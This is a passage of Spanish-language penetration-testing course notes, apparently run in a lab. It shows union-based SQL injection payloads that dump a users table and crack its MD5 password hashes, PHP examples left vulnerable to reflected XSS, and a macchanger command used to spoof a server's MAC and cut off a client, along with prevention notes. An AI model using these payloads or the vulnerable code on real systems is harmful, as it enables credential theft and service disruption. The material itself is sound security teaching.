ID: 2' and 1=1 union select 1,table\_name from information\_schema.tables-- -  
First name: 1  
Surname: COLUMNS

ID: 2' and 1=1 union select 1,table\_name from information\_schema.tables-- -  
First name: 1  
Surname: COLUMN\_PRIVILEGES

ID: 2' and 1=1 union select 1,table\_name from information\_schema.tables-- -

Como podemos observar nos devuelve un monton de columnas ya que no hemos filtrado la query, con el siguiente codigo filtramos para la base de datos que nos interesa:

```
2' and 1=1 union select 1,table_name from information_schema.tables where table_schema!='mysql' and table_schema!='information_schema' and table_schema!='performance_schema'-- -
```

User ID:

```
ID: 2' and 1=1 union select 1,table_name from information_schema.tables where table_
First name: Gordon
Surname: Brown
```

```
ID: 2' and 1=1 union select 1,table_name from information_schema.tables where table_
First name: 1
Surname: guestbook
```

```
ID: 2' and 1=1 union select 1,table_name from information_schema.tables where table_
First name: 1
Surname: users
```

Vemos que hay una tabla llamada “users” donde puede haber informacion util para nuestro interes, accedemos a ella con el siguiente codigo:

```
2' and 1=1 union select 1,column_name from information_schema.columns where table_name='users'-- -
```

User ID:

ID: 2' and 1=1 union select 1,column\_name from information\_schema.columns where table\_name='users'-- -  
First name: Gordon  
Surname: Brown

ID: 2' and 1=1 union select 1,column\_name from information\_schema.columns where table\_name='users'-- -  
First name: 1  
Surname: user\_id

ID: 2' and 1=1 union select 1,column\_name from information\_schema.columns where table\_name='users'-- -  
First name: 1  
Surname: first\_name

ID: 2' and 1=1 union select 1,column\_name from information\_schema.columns where table\_name='users'-- -  
First name: 1  
Surname: last\_name

ID: 2' and 1=1 union select 1,column\_name from information\_schema.columns where table\_name='users'-- -  
First name: 1  
Surname: user

ID: 2' and 1=1 union select 1,column\_name from information\_schema.columns where table\_name='users'-- -  
First name: 1  
Surname: password

ID: 2' and 1=1 union select 1,column\_name from information\_schema.columns where table\_name='users'-- -  
First name: 1  
Surname: avatar

ID: 2' and 1=1 union select 1,column\_name from information\_schema.columns where table\_name='users'-- -  
First name: 1  
Surname: last\_login

ID: 2' and 1=1 union select 1,column\_name from information\_schema.columns where table\_name='users'-- -  
First name: 1  
Surname: failed\_login

ID: 2' and 1=1 union select 1,column\_name from information\_schema.columns where table\_name='users'-- -  
First name: 1  
Surname: CURRENT\_CONNECTIONS

ID: 2' and 1=1 union select 1,column\_name from information\_schema.columns where table\_name='users'-- -  
First name: 1  
Surname: TOTAL\_CONNECTIONS

vemos dos columnas potenciales, user y password, mediante un “concat()” podemos hacer que se nos muestren de forma concatenada con el siguiente codigo:

```
2' and 1=1 union select 1,concat(first_name,0x0a,password) from users-- -
```

User ID:

```
ID: 2' and 1=1 union select 1,concat(first_name,0x0a,password) from users-- -  
First name: Gordon  
Surname: Brown
```

```
ID: 2' and 1=1 union select 1,concat(first_name,0x0a,password) from users-- -  
First name: 1  
Surname: admin  
5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 2' and 1=1 union select 1,concat(first_name,0x0a,password) from users-- -  
First name: 1  
Surname: Gordon  
e99a18c428cb38d5f260853678922e03
```

```
ID: 2' and 1=1 union select 1,concat(first_name,0x0a,password) from users-- -  
First name: 1  
Surname: Hack  
8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 2' and 1=1 union select 1,concat(first_name,0x0a,password) from users-- -  
First name: 1  
Surname: Pablo  
0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 2' and 1=1 union select 1,concat(first_name,0x0a,password) from users-- -  
First name: 1  
Surname: Bob  
5f4dcc3b5aa765d61d8327deb882cf99
```

como observamos hemos obtenido el usuario y la contraseña en formato md5, para obtenerla en texto claro sera necesario crackearla, podemos usar el programa JohnTheRipper de forma offline o algun programa online.

✓ Encontrado:

0d107d09f5bbe40cade3de5c71e9e9b7:letmein:MD5PLAIN

5f4dcc3b5aa765d61d8327deb882cf99:password:MD5

e99a18c428cb38d5f260853678922e03:abc123:MD5PLAIN

### 3. XSS (Cross Site Scripting)

#### *Introducción*

XSS es un vector de ataque usado para robar:

- Información sensible
- Secuestrar sesiones de usuarios
- Subyugar en la integridad de la empresa

Tipos de XSS:

- Directa
- Reflejada

#### *XSS Directa*

- También conocida como persistente
- Difícil de encontrarse en documentos
- Con este método, siempre que alguien entre en la ruta donde se ha inyectado el código se ejecutará en su navegador
- Defacement <div>

## *XSS Indirecta*

- También conocida como reflejada
- Más fácil de encontrar
- Código inyectado a través de formularios, URL, programas en Flash o incluso vídeos
- Complicado tener éxito ya que hay que conseguir que alguien entre en el enlace malicioso
- ¿Ingeniería social?

### *1r Ejemplo de formulario*

```
<HTML>
  <HEAD><TITLE>XSS EJEMP1</TITLE></HEAD>
  <BODY>
    <FORM METHOD="get" ACTION="xss.php">
      <INPUT TYPE="text" NAME="vuln">
      <INPUT TYPE="submit" VALUE="enviar">
    </FORM>
  </BODY>
</HTML>
```


```
<?php
  $var = $_GET["vuln"];
  echo "Has escrito: ".$var;
?>
```

## 2o Ejemplo de formulario (insertado en caja)

```
<?php
    $var = $_GET["vuln"];
?>
<FORM>
    Has escrito: <INPUT TYPE="text" VALUE="<?php echo $var; ?>">
</FORM>
```




The browser address bar shows the URL `172.16.2.128/xss2/`. The page title is "Ejercicio XSS caja de texto". Below the title is a form with a text input field containing the text "openwebinars" and a button labeled "enviar".




The browser address bar shows the URL `172.16.2.128/xss2/xss.php?vuln=openwebinars`. The page content displays "Has escrito: openwebinars", where the input value has been successfully reflected back to the user.

## 3r Ejemplo de formulario (a través de URL)

```
<BODY>
    <A HREF="xss.php?vuln=hola">HOLA</A>
    <A HREF="xss.php?vuln=adios">ADIOS</A>
</BODY>
```



The browser address bar shows the URL `172.16.2.128/xss3/`. The page content displays two blue, underlined links: "HOLA" and "ADIOS".



The browser address bar shows the URL `172.16.2.128/xss3/xss.php?var=hola`. The page content displays "Has escrito: hola", where the input value has been successfully reflected back to the user.

## 4. Robo de sesiones (cookies)

- Almacenamiento temporal que usan páginas de internet
- Enviadas por la página web y almacenadas por los navegadores del cliente
- Actúan sobre los usuarios:
  - Los identifican y diferencian
  - Preferencias personales
  - Actividad realizada

### *Prevención*

Primera regla: No confiar nunca en los datos obtenidos de usuarios o fuentes externas

Saneando datos: Manipular para quedarse con lo que interesa, Sanear HTML: `script_tags()`

Escapando datos: Evita que el navegador lo ejecute y evalúe código: `htmlspecialchars();`

## **Ataques a nivel de red**

Visión de los componentes más comunes dentro de las redes TCP/IP, servicios y funcionalidades






# 1. Introduccion

- Reconocer los diferentes niveles de la arquitectura TCP/IP y su funcionalidad en la comunicación de datos
- Conocer el esquema de direccionamiento empleado por el protocolo IP
- Software para captura de paquetes y análisis de los mismos

## 2. Arquitectura de red TCP/IP

### *Modelo TCP/IP*



### *Capa física y enlace (N1 & N2)*

- Debe conectar el host a la red mediante un protocolo que permita enviar paquetes IP
- Protocolos Ethernet, RDSI, 802.11... a través de cable, fibra óptica, aire (wifi)
- Identificado mediante una MAC (Media Access Control)

### *Capa de red (N3)*

- Debe encaminar los paquetes para que lleguen a su destino
- Las rutas pueden variar y por lo tanto desordenarse, Ordenarlo será tarea de las capas superiores
- Protocolo IP encargado de identificar a nivel de red a cada equipo


### *Capa de transporte (N4)*

- Permite la comunicación extremo a extremo en red. Dos protocolos fundamentales:
  - TCP: Servicio fiable con paquetes ordenados y sin errores. Controla el flujo entre hosts
  - UDP: no fiable, no orientado a conexión y no controla errores ni flujo. Rápido para aplicaciones de video/audio o juegos

### *Capa de aplicación (N5)*

- Contiene los protocolos de alto nivel utilizados para ofrecer servicios a los usuarios
- Se abstraen de la comunicación entre hosts que ocurre en capas inferiores
- Ejemplos: Telnet, FTP, SMTP


## Resumen



## 3. Interconexión de redes

### *Dispositivos de interconexión*

- Repetidor: Amplifica la señal para retrasnimitirla
- Hub: Interconexión de hosts sin inteligencia
- Switch interconexión de hosts en red que trabaja hasta capa 2
- Router: trabaja a nivel de red por lo que se usa para interconectar redes. Realizan la función de encaminamiento pudiendo elegir la ruta más eficiente



## 4. Protocolo ARP

- El driver de la tarjeta de red no se preocupa de la dirección IP de destino, Determina el destino a través de la dirección MAC
- ARP: protocola a nivel de enlace que mantiene una relación MAC:IP destino

Una vez que ya sabe la MAC para encaminar ese paquete hacia su destino ya puede enviarlo

## 5. Enrutamiento IP

- IP privada vs IP públicas

10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16, 169.254.0.0/16

- Ipv4 vs Ipv6


4.294.967.196 || 79.228.162.514.264.337.593.543.950.336

- Asignación de Ips en una red mediante DHCP

```
# netstat -rn
```

*Kernel IP routing table*

| Destination | Gateway       | Genmask       | Flags | Iface |
|-------------|---------------|---------------|-------|-------|
| 0.0.0.0     | 192.168.1.1   | 0.0.0.0       | UG    | eth1  |
| 192.168.1.0 | 0.0.0.0       | 255.255.255.0 | U     | eth1  |
| 192.186.2.0 | 0.0.0.0       | 255.255.255.0 | U     | eth0  |
| 127.0.0.0   | 0.0.0.0       | 255.0.0.0     | U     | lo    |
| 172.16.1.0  | 192.168.2.100 | 255.255.0.0   | U     | eth0  |



# MAC flooding

## 1. Introducción


- Tablas MAC de tamaño limitado
- Switch relaciona MAC:Puerto
- Tabla MAC llena ¿Por donde lo envía? “Broadcast”

## 2. Switch y ataque

*Funcionamiento Switch*

- Crea una tabla con las relaciones


| Nº | MAC   | Puerto |
|----|-------|--------|
| 1  | MAC 1 | 10     |
| 2  | MAC 2 | 22     |
| 3  | MAC 3 | 26     |



## MAC flooding


- Tabla llena

| Nº   | MAC      | Puerto |
|------|----------|--------|
| ...  | ...      | ...    |
| 7998 | MAC 7998 | 26     |
| 7999 | MAC 7999 | 26     |
| 8000 | MAC 8000 | 26     |



## Consecuencia

- Envío a difusión
- Posibilidad de escuchar tráfico




# MAC Spoofing

Consiste en suplantar la MAC de un dispositivo dentro de una red para distintos fines

## 1. Introducción

- Switch relacionan <MAC:Puerto>
- Cambio de MAC para modificar las rutas del switch
- Denegación de servicio (DOS)
  - Imposibilita el acceso a servicios/recursos para no poder usarlos de forma legítima
  - Daña la reputación e impide el desarrollo normal de las actividades de la empresa



## 2. MAC Spoofing

### *Funcionamiento switch*

Si entra la misma MAC pr un puerto distinto se actualizará la tabla a dicho puerto

| Nº | MAC   | Puerto |
|----|-------|--------|
| 1  | MAC 1 | 10     |
| 2  | MAC 2 | 22     |
| 3  | MAC 3 | 26     |


Cambio de puerto

| Nº | MAC   | Puerto |
|----|-------|--------|
| 1  | MAC 1 | 10     |
| 2  | MAC 2 | 12     |
| 3  | MAC 3 | 26     |



### 3. Laboratorio


## ESCENARIO





Gracias al MAC Flooding se puede conocer la MAC del servidor

Herramienta: macchanger de Kali

*macchanger -m 00:22:2D:C0:7D:E9 eth0*



El cliente ha perdido acceso la conexión al servidor



## 4. Prevención

Fijando las MACs a su puerto correspondiente

```
port-security 10 mac-address 00:22:2D:C0:7D:E1 len-  
mode static
```

```
port-security 1 mac-address 00:22:2D:C0:7D:E9 len-  
mode static
```

```
port-security 20 mac-address 00:13:F7:0F:BA:90 len-  
mode static
```

## MITM (Man In The Middle)

Consiste en capturar informacion intercambiada entre servidor y cliente ilegítimamente

### 1. Introducción

